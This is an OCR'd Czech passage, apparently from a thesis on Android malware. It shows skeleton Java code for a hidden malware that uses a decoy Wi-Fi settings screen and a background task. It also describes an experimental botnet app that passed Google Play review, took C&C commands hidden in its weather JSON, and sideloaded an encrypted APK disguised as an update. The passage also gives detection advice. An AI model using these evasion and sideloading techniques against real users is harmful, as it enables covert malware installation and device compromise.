
```
@Override
public void onResume()
{
   super.onResume();
   startActivity(new Intent(Settings.ACTION_WIFI_SETTINGS));
   finish();
}
```

Uvedený kód zajistí, že po kliknutí na ikonu Wi-Fi, bude spuštěna systémová komponenta, která se stará o připojení Wi-Fi. Komponenta je zachycena na obrázku 5.42.

Obr. 5.42: Komponenta nastavení Wi-Fi [zdroj vlastní]

Normální, tj. nenápadné chování, zajišťuje volání "finish" v metodě onResume. Pokud by nebylo použito volání "finish", hrozilo by nebezpečí vzniku nekonečné smyčky. K uvedenému jevu by docházelo vždy, když by byla zobrazena komponenta nastavení Wi-Fi kliknutím na falešnou ikonu Wi-Fi a následně by uživatel klikl na tlačítko Zpět. Příčina tohoto chování je jasná. Jakmile uživatel klikne na tlačítko Zpět, je obrazovka předána malwaru, který jde na popředí, tedy

je znovu zavolána metoda onReceive. Volání způsobí, že je opět zobrazena komponenta nastavení Wi-Fi. Proces vzniku nekonečné smyčky je vidět na obrázku 5.43.



Obr. 5.43: Nekonečná smyčka [zdroj vlastní]

Vytvořením metody onResume v aktivitě WifiSettings způsobem popsaným výše je zajištěna korektní interakce mezi malwarem a komponentou nastavení Wi-Fi. Dalším krokem je přidání škodlivého kódu. Pravděpodobně jedním z nejlepších způsobů je vytvoření třídy MalwareInBackground, která je potomkem třídy AsyncTask. Uvedený postup zajistí, že všechny činnosti malwaru budou prováděny nepozorovaně na pozadí. Třída MalwareInBackground bude výhradně vlastněna aktivitou WifiSettings.

```
private class MalwareInBackground extends AsyncTask<String, Void, String>
{
   @Override
   protected String doInBackground(String... params)
   {
      try
      {
         // do something malicious
         // put your background malware code here
      }
      catch (Exception e)
      {
         Log.d("MMMM", "Error doInBackground: " + e.toString());
```

```
            }

            return null;
        }

        @Override
        protected void onPostExecute(String result)
        {
            try
            {
              Toast.makeText(getApplicationContext(), "Malware code has been
executed.",
                 Toast.LENGTH_LONG).show();
            }
            catch (Exception e)
            {
               Log.d("MMMM", "Error onPostExecute: " + e.toString());
            }
        }
    }
```


Aby vyvíjený malware fungoval hladce, je vhodné umístit všechny škodlivé činnosti do metody doInBackground (viz tučně označené místo kódu). Pokud potřebuje malware z nějakého důvodu ovlivnit prvky uživatelského rozhraní, smí to provést pouze z metody onPostExecute. V ukázce je metoda onPostExecute použita pouze pro neškodné zobrazení textu "Malware code has been executed" (pokud by nebyla zavolána metoda onPostExecute zobrazující zprávu, nebylo by možné činnost malwaru zachytit na obrázku 5.44).

Obr. 5.44: Nekonečná smyčka [zdroj vlastní]

V tomto okamžiku je možné popsat celkové fungování vytvořené malwaru, který rovněž zahrnuje postupy známé ze sociálního inženýrství:

- Byla vytvořena ikona Wi-Fi, která je schopna spouštět komponentu nastavení Wi-Fi přímo, na rozdíl od standardní ikony nastavení (Settings). Uvedené chování je pro uživatele pohodlnější, ušetří dodatečné kliknutí.
- Ikona Wi-Fi byla vložena do seznamu ikon. Je jen otázkou času, než si jí uživatel všimne a pokusí se na ni kliknout. Ikonu Wi-Fi lze rovněž umístit na domovskou obrazovku mobilního zařízení.

Protože je škodlivé spouštění rychlejší než standardní způsob, může se stát, že uživatel klikne na ikonu Wi-Fi patřící malwaru pokaždé, když bude chtít nastavit Wi-Fi připojení. Jakmile uživatel klikne na ikonu Wi-Fi, je na popředí spuštěna systémová komponenta nastavení Wi-Fi a současně se na pozadí spustí třída MalwareInBackground. Provádění škodlivého kódu metody doInBackground třídy MalwareInBackground je implementováno jako samostatné vlákno běžící na pozadí. To vede k tomu, že kód může pokračovat v činnosti, i když uživatel ťukne na tlačítko Zpět nebo Domov. Princip činnosti malwaru je zobrazen na obrázku 5.45.




Obr. 5.45: Princip činnosti malwaru [zdroj vlastní]

Verze malwaru Hidden APK s uživatelskou interakcí je velmi obtížně detekovatelná, protože uživatelé si malware spouštějí sami. Nicméně bezpečnostní experti obeznámení s principem činnosti tohoto malwaru, jej mohou snadno rozpoznat.

Příklad detekčního postupu:

- Dekompilace podezřelého APK balíčku pomocí nástroje APKTool.
- Kontrola, zda soubor AndroidManifest.xml obsahuje element activity-alias.
- Pokud je activity-alias v manifestu přítomen, je nutné zjistit, zda obsahuje: <category android: name = "android.intent.category.LAUNCHER" /> .
- Je-li uvedený kód nalezen, znamená to, že testovaná aplikace může být Hidden APK s uživatelskou interakcí.
- V takovém případě je potřeba zkontrolovat parametr android: targetActivity = ".WifiSettings", který nese informaci, kde se nachází kód podezřelé aktivity.
- Kód musí být zkontrolován, zda neobsahuje nějakou škodlivou činnost.



Obr. 5.46: Průběh instalace malwaru [zdroj vlastní]

V tomto oddílu byl popsán ještě jeden výrazný rys identifikující malware: aktivity MainActivity a WifiSettings používaly stejný XML layout. Odhalený postup není standardní a budí proto podezření. Z uvedeného důvodu by bylo vhodné zařadit do bezpečnostních testů rutinu, která bude zjišťovat, zda dvě a více aktivity nesdílejí stejné uživatelské rozhraní.

5.2.5 Mobilní botnety – experimenty

Pro lepší pochopení bezpečnostních rizik spojených s mobilními botnety, je třeba vysvětlit některé klíčové pojmy používané v této oblasti.

Bót[32] je speciální typ škodlivého softwaru, jehož instalací se mobilní zařízení stává klientem botnetovské sítě. Bot obvykle přijímá příkazy z C&C (Command and Control) serveru. Uvedený typ malwaru se na základě získaných příkazů pokouší provádět škodlivé akce, například:

- poškození firmwaru,

[32] *Někdy je slovem bot označováno celé zařízení, ve kterém běží malware umožňující vzdálené ovládání pomocí C&C serveru.*

- posílání spamu,
- krádeže citlivých informací,
- zachytávání a odesílání SMS (např. autorizační SMS zprávy internetového bankovnictví),
- pořizování zvukových záznamů bez vědomí uživatele,
- podvodné klikání,
- stahování dalšího škodlivého softwaru [50].

Existují tři typické druhy bótů. Prvním typem je standardní mobilní aplikace, která se skládá z legitimní i z nelegitimní části. Představitelem tohoto typu bóta je například FakePlayer [148]. Legitimní část vykonává nějakou užitečnou činnost, například přehrání hudby nebo videa. Nelegitimní část na základě příkazů z C&C serveru provádí škodlivou činnost. Druhým typem jsou bóti skládající se ze skryté aktivity a broadcast receiveru. Jedná se tedy o malware typu Hidden APK. Škodlivá aplikace nemá viditelné uživatelské rozhraní, je schopná nepozorovaně provádět svoji nelegitimní činnost. Třetím typem je legitimní aplikace[33], která byla infikována.

C&C server slouží k distribuci příkazů k jednotlivým bótům. Uvedený typ serveru někdy slouží i pro shromažďování odcizených uživatelských dat, která jsou odesílána z jednotlivých botů.

Botmaster je tvůrce botnetu nebo zločinec, který si na černém trhu pronajal (nebo koupil) botnet od jeho majitele. Botmaster řídí bóty buď prostřednictvím C&C serverů nebo pomocí peer-to-peer (P2P) sítí.

Mobilní botnety představují sofistikovaný typ malwaru se složitými vzorci chování. To znamená, že se od sebe jednotlivé mobilní botnety mohou velmi lišit. Navzdory uvedené skutečnosti existuje jeden aspekt, který je společný pro všechny mobilní botnety. Tímto rysem je životní cyklus skládající se ze tří fází: infekce, šíření a provádění (Infection, Propagation, Execution) [51].

V infekční fázi tvůrce botnetu naprogramuje mobilního bóta. Jakmile je vývoj a testování dokončeno, je nutné provést vložení bóta do mobilního softwaru, viz typy bótů výše. V okamžiku, kdy je dokončena integrace bóta s hostitelskou aplikací, je možné vykonat další fázi, kterou je šíření. Během této fáze je škodlivá aplikace šířena distribučními kanály, jako jsou:

- softwarové tržiště Google Play,
- oficiální softwarová tržiště třetích stran, jako například Amazon Store,
- neoficiální softwarová tržiště,
- webové stránky s JavaScriptem umožňujícím rozpoznat webový prohlížeč provozovaný pod operačním systémem Android. Je-li takový prohlížeč detekován, je mu nabídnuto stažení atraktivního APK balíčku obsahujícího bóta,
- phishing, oběť obdrží e-mail, ve kterém je:
    - hypertextový odkaz na stažení nebezpečného APK balíčku,

[33] *Obětí je většinou atraktivní placená aplikace, z níž byla odstraněna licenční ochrana.*

    - příloha s infikovanou APK aplikací,
- e-mail od kolegy nebo známého, jehož schránka byla kompromitována (například v důsledku slabého a nekomplexního hesla). V takovém případě může zpráva obsahovat smyšlený text od člověka, kterého příjemce zná. Text nabádá příjemce e-mailu ke stažení nebezpečného programu.

Jakmile je bót úspěšně nainstalován do chytrého telefonu nebo tabletu, může začít další fáze. Z pohledu botmastera se jedná o nejdůležitější fázi, protože nyní je botnet plně funkční a je schopen vykonávat svou škodlivou činnost. Prováděcí fáze obvykle začíná tím, že se bót snaží spojit s C&C serverem. Může se jednat buď o POST nebo GET požadavek, například http://adresa.cacserveru.com?id=null. Novému bótu, který ještě nemá přiřazen identifikátor (id=null), C&C server přiřadí přihlašovací jméno a heslo. Bót si do persistentní paměti uloží zaslané přihlašovací údaje a od té chvíle komunikuje s C&C serverem prostřednictvím přiděleného id a hesla. Bót běží na pozadí a čeká na příkazy od botmastera, může se například jednat o útoky DDoS, odesílání SMS zpráv na čísla se zvýšenou sazbou bez vědomí uživatele, odesílání polohy mobilního zařízení, odposlouchávání stisknutých kláves, odesílání hesel atd. [40]. Kromě výše uvedených fází (infekce, šíření a provádění) jsou některé kvalitní mobilní botnety vybaveny i úklidovou fázi (Cleaning phase). Během této fáze je odstraněn bót spolu se všemi pomocnými soubory.

Experimenty, které byly provedeny během tohoto výzkumu, naznačují, že softwarová distribuční platforma Google Play obsahuje i aplikace, které jsou z bezpečnostního hlediska problematické. Tyto programy jsou buď vybaveny funkcionalitou, která jim dovoluje provádět škodlivé činnosti, nebo obsahují zranitelnosti umožňující jejich zneužití jinými aplikacemi. Zjištění je v souladu s ostatními pracemi publikovanými na toto téma [149]: “We conducted an analysis of 1,632 popular applications on Google Play, each with more than one million installations, revealing that 151 (9.25%) of them are vulnerable to code injection attacks.” Další zajímavé poznatky byly shrnuty v článku “Google just found malware apps hiding in the Play store that were downloaded over 500,000 times“ [150]. Na základě přípravné fáze výzkumu a publikovaných prací byla vytvořena hypotéza týkající se procesu schvalování aplikací na Google Play: softwarová distribuční platforma se zaměřuje převážně na dynamickou analýzu schvalovaných aplikací a kontrolu souboru AndroidManifest.xml, zatímco statická analýza kódů je opomíjena.


Jak již bylo uvedeno výše, dynamická analýza se zabývá chováním zkoumané aplikace. Program je spouštěn v kontrolovaném prostředí, kde je simulována uživatelská interakce, zároveň jsou zaznamenávány všechny škodlivé činnosti. Například odesílání a přijímání dat na známé C&C servery, opakované zasílání požadavků v krátkém časovém období, jež směřují na stejný server (možný DDoS) atd. Cílem analýzy souboru AndroidManifest.xml je nalezení takových oprávnění, které jsou vzhledem k činnosti testované aplikace nadbytečné. Pokud například aplikace sloužící pro fotografování požaduje oprávnění

android.permission.CAMERA, android.hardware.camera a android.hardware.camera.autofocus je to legitimní, neboť bez uvedených oprávnění není fotografický program schopen vykonávat svoji funkcionalitu. Nicméně mobilní aplikace může požádat o jakékoli oprávnění. Program určený pro fotografování může například požádat i o oprávnění android.permission.READ_SMS. Bezpečnostní analyzátory se snaží najít nesoulad mezi funkčními oprávněními, které aplikace potřebuje ke své činnost a oprávněními, o které program skutečně požádal prostřednictvím souboru AndroidManifest.xml. Uvedená problematika je podrobně popsána v oddílu 6.1.1 Algebra oprávnění.

Všechny výše uvedené skutečnosti ovlivnily návrh prvních dvou experimentálních aplikací:

- první se nazývá "testovací aplikace". Jedná se o aplikaci sloužící pro předpověď počasí, do které byl vložen bót, který je ovládán prostřednictvím C&C serveru. Meteorologická část aplikace i bót byly vytvořeny autorem práce,
- druhá se nazývá "malwarová aplikace". Jejím cílem je podvodná instalace, která proběhne bez jakékoli bezpečnostní kontroly, včetně Google Play. Program byl vytvořen autorem.

Legitimní část "testovací aplikace" představuje předpověď počasí pro město Spennymoor, které se nachází ve Velké Británii. Software zobrazuje informace o aktuální teplotě, tlaku, vlhkosti a další meteorologické informace. "Testovací aplikace" je zachycena na obrázku 5.47.




Obr. 5.47: "Testovací aplikace" Spennymoor weather [zdroj vlastní]

"Testovací aplikace" nevyžaduje žádné nelegitimní oprávnění, tzn. taková oprávnění, která by byla používána pouze bótem. Všechny škodlivé činnosti jsou navázány na funkční oprávnění, která patří legitimní části aplikace. Nelegitimní

část (bót) je řízena pomocí datové sady ve formátu JSON (JavaScript Object Notation). Datová sada obsahuje i legitimní informace o předpovědi počasí. To znamená, že server pro předpověď počasí funguje současně jako C&C server. "Testovací aplikace" nevykonává žádné škodlivé akce, které bóti běžně provádějí. Je to z toho důvodu, že má-li "testovací aplikace" úspěšně projít bezpečnostní kontrolou Google Play, musí být co nejméně nápadná. V úvahu je třeba vzít i další skutečnost: "An app downloaded from Google Play may not modify, replace or update its own APK binary code using any method other than Google Play's update mechanism" [151]. Proto experimentální software nepoužíval techniky založené na nahrazení APK balíčku a následném vzdáleném spuštění kódu. Místo toho se "testovací aplikace" na základě příkazů z C&C serveru pokusila nainstalovat "malwarovou aplikaci". Instalace proběhne lokálně, což znamená, že nebude kontrolována bezpečnostními mechanismy Google Play. Hlavní část škodlivé činnosti bude provádět "malwarová aplikace". Zatímco "testovací aplikace" je ve své podstatě kombinací bóta a trojského koně.

Nyní, když jsou objasněny role "testovací aplikace" a "malwarové aplikace", je možné popsat celkové fungování experimentálního botnetu: jakmile je stažena předpověď počasí, bót je automaticky spuštěn. Nejprve se bót pokusí zjistit, zda je již nainstalována "malwarová aplikace". Pokud ano, není potřeba další instalace, proto se ukončí. Není-li "malwarová aplikace" nainstalována, je bót připraven k provedení dalšího kroku, který vypadá jako ochrana proti modifikaci systému sloužícího k získávání a zpracování předpovědí počasí. Systém se skládá ze dvou komponent: weatherengine1020 a weatherenginesupportlibrary (viz obrázek 5.48). "Testovací aplikace" předstírá, že je systém cenný, a proto je před jeho použitím aplikována ochrana, která zjišťuje, zda nebylo s komponentami neoprávněně manipulováno. Ve skutečnosti se ale jedná o mechanismus, kterým bót vyhodnocuje příkazy zaslané z C&C serveru.

Uvedený mechanismus byl použit z důvodu, že klasické vyhodnocovací metody bótů jsou známé a tedy algoritmicky detekovatelné. Proto byl zneužit legitimní mechanismus, který za normálních okolností slouží jako ochrana proti manipulaci s vnitřními komponentami aplikace.



Obr. 5.48: weatherengine1020 a weatherenginesupportlibrary [zdroj vlastní]

Komponenta weatherenginesupportlibrary je ve skutečnosti šifrované pole bajtů, které slouží pro srovnání s hodnotou enginesha ze staženého JSONu (viz ukázka JSON dat níže).


Bót přečte hodnotu proměnné enginesha a porovnává ji s SHA256 hodnotou weatherenginesupportlibrary, kterou vypočítá. Pokud se hodnoty enginesha a weatherenginesupportlibrary nerovnají, bót ukončí svoji činnost a pokračuje pouze legitimní část aplikace. Pokud jsou hodnoty enginesha a weatherenginesupportlibrary shodné, znamená to, že byl botmasterem prostřednictvím C&C serveru vydán příkaz pro instalaci "malwarové aplikace". Bót zkontroluje, zda je povolena instalace z neznámých zdrojů, a zda má přístup k perzistentní paměti hostitelského zařízení. Pokud jsou obě podmínky splněny, bót spustí instalaci "malwarové aplikace", která vypadá jako legitimní aktualizace systému sloužícího k získávání a zpracování předpovědí počasí (weather engine, viz obrázek 5.49). Ve skutečnosti je místo aktualizace provedena instalace "malwarové aplikace", která proběhne bez kontroly Google Play. Komponenta weatherengine1020, která se nachází v adresáři .../res/raw je zašifrované pole bajtů (viz obrázek 5.48). Bót dešifruje weatherengine1020 pomocí hesla získaného z proměnné enginedata[34], která se nachází ve staženém JSONu. Dešifrované pole bajtů je do persistentní paměti uloženo jako soubor bez přípony *.apk, protože manipulace s *.apk ve zdrojovém kódu by mohla přilákat pozornost bezpečnostních skenerů. Uvedený postup využívá zjištěné bezpečnostní slabiny: operační systém neodmítne vykonat instalaci a provede ji korektně bez ohledu na to, že chybí přípona * .apk. Po dokončení instalace nebo

[34] *Není-li vydán příkaz k instalaci, je do proměnné enginedata uložen náhodně vygenerovaný řetězec, který má stejnou délku a tvar jako validní heslo.*

při jejím zrušení bót odstraní dešifrovaný instalační soubor z mobilního zařízení. Nyní je "malwarová aplikace" úspěšně nainstalována na mobilním zařízení.


Ukázka příkazu pro instalaci "malwarové aplikace" a předpovědi počasí ve formátu JSON:

{"icon":"01d","enginedata":"bd5a95ee68c802f81c7a7d054e83a53981b2e2cbe","pressure":1023,"temp":52.54,"humidity":93,"wind":8.86,"**enginesha**":"**cceb436f2dc028e729063c39ada235a350ce458bcee383da2525e3812bd9eba3**","description":"Sky is Clear"}



Obr. 5.49: weatherengine1020 a weatherenginesupportlibrary [zdroj vlastní]

Na obrázku 5.50 je vidět, že aplikace Spennymoor weather (tj. "testovací aplikace") byla rezistentní vůči bezpečnostnímu mechanismu Google Play, neboť byla schválena a zařazena do nabídky programů sloužících k předpovědi počasí.



Obr. 5.50: Google Play oficiálně nabízel aplikaci Spennymoor weather obsahující bóta [zdroj vlastní]

V rámci tohoto výzkumu by vytvořena "testovací aplikace", která vykazovala celou řadu škodlivých nebo podezřelých vlastností:


- uvnitř "testovací aplikace" je zašifrovaný instalační soubor "malwarové aplikace",
- mechanismus zjišťování, zda je povolena instalace z neznámých zdrojů,
- instalace byla provedena za předpokladu, že je možné instalovat z neznámých zdrojů (pro uvedené chování není legitimní důvod, je tedy velmi podezřelé),
- instalace z lokálního souboru, který nemá příponu * .apk,
- podvodná instalace aplikace, která se snaží vypadat jako aktualizace systému sloužícího k získávání a zpracování předpovědí počasí, ale která ve skutečnosti nemá nic společného s předpovědí počasí.

Všechny výše uvedené nebezpečné rysy "testovací aplikace" Spennymoor weather nebylo možné zjistit dynamickou analýzou nebo analýzou souboru AndroidManifest.xml, protože:

- botmaster nevydal příkaz k instalaci během schvalovacího procesu na Google Play, rovněž nebylo prostřednictvím C&C serveru zasláno validní heslo umožňující dešifrování "malwarové aplikace",
- "testovací aplikace" nevykazovala v souboru AndroidManifest.xml rozpor mezi funkčními a skutečně požadovanými oprávněními (tj. všechny škodlivé činnosti byly vykonávány pomocí funkčních oprávnění, které sloužily i legitimizující části aplikace),

- "testovací aplikace" se k C&C serveru nepřipojovala sama od sebe (typický bót tak činí okamžitě po startu). Místo toho čekala na legitimní stahování aktuální předpovědi počasí obsahující i skryté řídící příkazy.


Nicméně všechny škodlivé vlastnosti mohly být odhaleny statickou analýzou kódu. Aby byl kód pro bezpečnostní mechanismy Google Play co nejlépe staticky analyzovatelný, nebyla provedena jeho obfuskace. Bez ohledu na skutečnost, že aplikace Spennymoor weather představovala značné bezpečnostní riziko, byla úspěšně publikována prostřednictvím Google Play. Kdokoliv si ji mohl nainstalovat do svého chytrého telefonu nebo tabletu. Celkové schéma činnosti botnetu je zobrazeno na obrázku 5.51.



Obr. 5.51: Celkové schéma činnosti experimentálního botnetu [zdroj vlastní]

